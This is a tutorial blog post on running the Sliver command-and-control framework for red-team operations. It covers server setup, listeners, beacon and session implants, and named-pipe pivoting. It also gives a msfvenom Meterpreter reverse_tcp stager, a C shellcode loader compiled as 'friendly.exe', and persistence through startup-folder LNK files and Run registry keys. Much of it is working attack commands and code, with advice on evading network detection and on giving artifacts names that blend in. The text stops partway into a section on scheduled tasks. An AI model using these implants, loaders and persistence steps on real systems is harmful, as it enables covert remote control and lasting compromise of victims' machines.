Red Teaming with Sliver C2

minder-security.ghost.io/redwith-sliver-c2

Richard Minder September 8, 2025


During Red Teaming operations, machines will be compromised and controlled remotely to allow the operator to follow down the kill chain. The infrastructure and tooling is partially different than during penetration tests. We need to have a tool which allows us to:

- Centralize and organize the entire operation
- Enable multiple operators to work simultaneously
- Generate programs or code to control computers remotely
- Handle connections from/to the compromised computers
- Perform actions on the computer or the network
- Evade defences through customization
- Log activity performed by operators

A **Command and Control (C2) Framework** provides these features to the operators. The most common architecture consists of the **C2 Server**, which is usually publicly available and has multiple compromised hosts connecting to it, and the **C2 Client**, which operators use to connect to the C2 Server and control/perform actions on the onboarded devices.

Sliver is a free and open-source Command-and-Control (C2) framework. Sliver C2 is a **Golang**-based C2 framework developed by BishopFox (https://bishopfox.com/). While

many other C2 frameworks offer a GUI, Sliver offers a CLI. This might sound less operator-friendly, but Sliver provides a very intuitive set of commands and provides the same, if not even more capabilities than most other C2 frameworks.



As a professional Red Team Operator, you will most likely work with Cobalt Strike, which is the industry standard as of now (although competition is growing). As licenses for Cobalt Strike can be quite costly, this book will use **Sliver** as a free and open-source command-and-control framework. Other good alternatives would include Mythic, Metasploit/Armitage, Havoc, and Adaptix.

Installation

I chose Linux Mint as my C2 Server. I would recommend installing a Linux Distribution with a Desktop Environment.

When installing, we can either choose to just install the sliver client + server bundle, or we can install the client and server seperately. I recommend the latter option, as you will not lose your connections when accidentally shutting down your Sliver client.

1. Download the Sliver Server:

```
wget https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-server_linux

chmod +x ./sliver-server_linux
```

2. Start the Sliver Server and create a new operator. After, enable multiplayer-mode to enable the new operator to log in:

```
./sliver-server_linux


 new-operator -n xhor -l 192.168.1.89


 multiplayer
```

3. *Optional: Register sliver with Systemd for automated startup*

```
sudo nano /etc/systemd/system/sliver.service


[Unit]
Description=Sliver C2 Server
After=network.target
Documentation=https://github.com/BishopFox/sliver

[Service]

Type=simple


User=root
Group=root


WorkingDirectory=/opt/sliver


ExecStart=/opt/sliver/sliver-server_linux daemon


Restart=always
RestartSec=5


LimitNOFILE=50000

[Install]
WantedBy=multi-user.target



sudo systemctl daemon-reload
sudo systemctl enable sliver
sudo systemctl start sliver
```

4. Then install the Sliver client and import the configuration file:

```
wget https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-
client_linux

chmod +x ./sliver-client_linux

./sliver-client_linux import xhor_192.168.1.89.cfg
```

5. Then install all Armory files:

```
armory install all
```

6. Then also install the **Metasploit framework** (see documentation on Rapid7)

Introduction to Sliver

Sliver is a free and open-source Command-and-Control (C2) framework. Sliver is a **Golang**-based C2 framework developed by BishopFox (https://bishopfox.com/). While many other C2 frameworks offer a GUI, Sliver offers a CLI. This might sound less operator-friendly, but Sliver provides a very intuitive set of commands and provides the same, if not even more capabilities than most other C2 frameworks.

Payloads in Sliver consist of:

- **Implants**, whichcan operate in either **Beacon** or **Session** mode. Beacon mode will contact the C2 Server periodically with a set sleep timer, while communication in session mode will be interactive and continuous. Beacons can be upgraded to sessions, but not vice versa.
- **Stagers** are self-explanatory. Instead of providing the full payload directly, stagers will download the main payload during runtime (most commonly from the C2 server). This provides a smaller package/footprint and could be used to evade AV/EDR in some circumstances.

Implants can also be generated in other formats such as **shellcode, service EXEs, shared libraries**.

For the tools, Sliver uses **Armory**, a framework for BOFs and .NET assemblies. BishopFox provides a community edition, ready to be deployed on the target system. See the corresponding GitHub repository at: https://github.com/sliverarmory.

Listeners & Implants#

In Sliver, like in most C2 frameworks, we have listeners and implants. Implants consist of executable instructions, which will be executed on the target system and either connect back to the C2 Server or listen for connections from the C2 Server. A Listener awaits such a connection and handles it appropriately.

Listeners#


Sliver supports the following **listener** types:

- **mTLS** – Mutual TLS
- **HTTP/S**
- **DNS**
- **Named Pipes**
- **TCP Pivots** – Used for peer-to-peer connections during pivoting

We can create listeners by typing the protocol name followed by arguments. Let’s setup basic listeners:

```
http -l 8080 -p

mtls -l 8081 -p

https -l 8082 -p

dns -l 8083 -p
```

You can verify the setup using the jobs command. There will always be a GRPC job on port 31337, which is the listener for the Multiplayer-Feature of the C2 Server allowing multiple operators to connect using the Sliver client. If you configured the listeners listed above, you should see the following output:



Implants#

Standard implants create an interactive session for communication. They can be less stealthy than beacons (a subtype of implants) but provide the fastest communication We can generate a standard HTTP implant:

```
generate --http 192.168.1.89:8080 --os windows --name http_session
```

Beacons#

Beacons provide a stealthier approach to command and control, making the implant sleep for a set amount of time before contacting the C2 server. This will generate less traffic and make the traffic generated by the beacon blend in more- Network detection systems such as Vectra AI have specialized detection rules for beacon traffic, which are especially sensitive to multiple short TCP sessions within a short timeframe. This means: The higher the sleep timer, the less suspicions we will raise.

Let’s generate a basic HTTP Beacon with a sleep timer of 5 seconds:

```
generate beacon --http 192.168.1.89:8080 --name http_beacon --os windows -S 5 -t 5
```

You can always get more information by using Sliver's built-in "help" command. After we generated our beacon, we can load it onto a victim, execute it, and see the callback:

```
[*] Beacon 5a8e044c http_beacon - 192.168.68.59:50820 (cli-ws01) - windows/amd64 - Mon, 02 Jun 2025 15:34:54 CEST
```

To work with beacons, we must know the following commands:

```
beacons
```


```
use 5a8e
```

```
interactive
```

```
background
```


```
sessions
```

We can then also observe the HTTP requests/responses between the beacon and the C2 server in Wireshark. Sliver automatically tries to blend in through randomizing requests, using a legitimate user agent, and filling HTTP requests/responses with content even when not receiving any commands:



Named Pipes#

For pivoting, Named Pipes come in handy. As an example, assume that you gained access to a file server within a heavily restricted network. You want to pivot to other hosts within this network, but egress network connections are filtered by a strong firewall. In such a case, you can use named pipes to use the compromised file server as a pivot point, connecting the newly compromised hosts to the file server:



When creating a named pipe, it is advised to name the pipe in a stealthy way to blend in more:

1. First, enumerate the named pipes on the system:

```
ls \\.\pipe\
```

2. Find a pipe whose naming convention you wish to use. Make sure that this pipe is stored in the “pipe” folder, otherwise it could be detected easier.
3. Generate the named pipe server:

```
pivots named-pipe --bind my-evil-pipe
```


4. Then finally generate an appropriate payload. I am using the argument “—skip symbols”, which will generate a smaller payload at the cost of missing symbol obfuscation:

```
generate --named-pipe 127.0.0.1/pipe/my-evil-pipe -N pipe_implant --skip-symbols
```

5. Then upload it using “upload command”

```
upload /home/xhor/Sliver/pipe_implant.exe C:\Users\xhor\Downloads\pipe_implant.exe
```

6. Finally, execute it using “execute”



Armory Extensions#

As mentioned before, Armory provides us with a toolbox full of assemblies/BOFs which we can use throughout our engagement. These assemblies will provide us with the ability to perform advanced actions beyond the default implant’s capabilities.

If you type “help”, you will be provided with a list of available extensions to execute. Be aware, that with extension assemblies, we need to supply “--" after the command (this is due to how aliases work in Sliver, they expect arguments such as “--help").

Here is an example using SharPersist, a popular tool for quick and easy persistence:

Here we created a LNK file which executes our HTTP Beacon at startup via command line.

Stagers & Profiles#

Using Sliver payloads/implants directly has its drawbacks. First, the payload size will be big (usually more than 2 MB), which can generate a lot of traffic to be detected and take up quite some space on disk. Second, standard Sliver payloads are heavily fingerprinted nowadays which would lead to instant detection by AV/EDR engines. To avoid this, we can use a Stager, which can be anything between a single command line and a backdoored version of a big, known application.

1. First, we need to create a Profile, which is a blueprint for implants with extra configuration available. You can then check if the profile has been correctly created using the “profiles” command.

```
profiles new beacon --mtls 192.168.1.89:4443 --skip-symbols --format shellcode  --
arch amd64 win-stager-shellcode
```

2. Then, we need to setup a Stage Listener, which transmits the staged payload to the stager after contact.

```
stage-listener -u tcp://192.168.1.89:8989 -p win-stager-shellcode
```

3. Next, we configure the regular listener which will listen for the implant (if not already done before):

```
mtls -L 192.168.1.89 -l 4443
```

4. Lastly, we need to create the Stager. Here I will generate a C-style shellcode, which I will use in a custom written loader (specified with the “--format c” argument). If you want to write your own stager, the following must be kept in mind when receiving payloads from the C2 server:
    1. TCP stage listeners serve the size of the shellcode in the first 4 bytes, then send the shellcode
    2. The HTTP and HTTPS stage listeners just send the shellcode in the HTTP response body

```
generate stager --lhost 192.168.1.89 --lport 4443 --arch amd64 --format c --save
/home/xhor/sliver
```

Through looking at the Sliver logs, we can see that msfvenom was used to generate a Meterpreter reverse-tcp payload:

```
┌──(xhor㉿kali)-[~/sliver]
└─$ tail -f /home/xhor/.sliver/logs/sliver.log -n 5
INFO[2025-06-17T16:25:23+02:00] [sliver/server/c2/tcp-stager.go:34] Starting Raw TCP lis
tener on 0.0.0.0:9999
INFO[2025-06-17T16:25:23+02:00] [github.com/grpc-ecosystem/go-grpc-middleware@v1.4.0/log
ging/logrus/options.go:220] finished unary call with code OK
INFO[2025-06-17T16:26:20+02:00] [sliver/server/msf/msf.go:201] msfvenom [--platform wind
ows --arch x64 --format c --payload windows/x64/meterpreter/reverse_tcp LHOST=192.168.19
1.129 LPORT=9999 EXITFUNC=thread]
INFO[2025-06-17T16:26:26+02:00] [sliver/server/msf/msf.go:208] /usr/bin/msfvenom --platf
orm windows --arch x64 --format c --payload windows/x64/meterpreter/reverse_tcp LHOST=19
2.168.191.129 LPORT=9999 EXITFUNC=thread
INFO[2025-06-17T16:26:26+02:00] [github.com/grpc-ecosystem/go-grpc-middleware@v1.4.0/log
ging/logrus/options.go:220] finished unary call with code OK
```

This means we can also generate stagers using msfvenom directly:

```
sfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.89 LPORT=8989 -f c
```

5. We then use the generated C-style shellcode to write a basic loader. This loader alone will not bypass Windows Defender, so Defender needs to be disabled for this to work. Also, this will open a Terminal window which will alert the user and show all output from the beacon. For educational purposes only:

```
#include "windows.h"

void main()
{
  unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc...\xda\xff\xd5";
  void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  memcpy(exec, buf, sizeof buf);

  ((void(*)())exec)();
}
```


6. Use MinGW to compile the code:

```
x86_64-w64-mingw32-gcc -o friendly.exe stager.c
```

After executing, the implant should connect and load the implant:

```
[*] Session a2336941 PAST_START - 192.168.191.132:51154 (ASG-WS011) - windows/amd64 - Tue, 17 Jun 2025 17:00:38 CEST
```

And since we used mTLS, the traffic will be encrypted accordingly:



Sliver Use-Cases

Now that we successfully installed and configured Sliver, we can start working with it. Here are some basic use-cases, which I encountered during my purple teaming operations:

1 - Persistence#

After gaining access, it is desirable to maintain it after a reboot or a logout. To do so, Windows offers plenty of options:


Startup Folders#

Windows automatically starts executable files stored in the following folders:

- `%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup` -> All Users
- `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` -> Current User

All you need to do is to drop an implant or a trigger into these folders. Sliver can do this via the “upload” command, or you can utilize SharPersist to generate a LNK file, which will execute our beacon:

```
harpersist -- -t startupfolder -c "C:\Users\xhor\Downloads\http_beacon.exe" -f totallyharmless.lnk -m add
```




Autorun Registry Keys#

Windows is also configured to automatically run commands or executables (by path, with arguments) specified within Registry Keys:

- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`


The keys under **HKLM** (Local Machine = for all users) require **elevated permissions**. With only access to the current user, we can modify the autorun keys under **HKCU** (Current User). Once again, SharPersist can be used to gain persistence via Registry:

```
sharpersist -- -t reg -c "C:\Users\xhor\Downloads\http_beacon.exe" -k hkcurun  -v "harmless-key" -m add
```



When creating a registry entry, you want to blend in. Names such as “Edge Update” or “Office Update” are commonly chosen by attackers. You can use SharPersist to enumerate existing registry keys, potentially finding some which could be replaced or could inspire the naming convention:

```
sharpersist -- -t reg -k hkcurun -m list
```



Scheduled Tasks#

Windows offers the Task Scheduler, which enables administrators to create Task Jobs which can be executed either by trigger or by interval/date.

Scheduled Tasks consist of the following components:

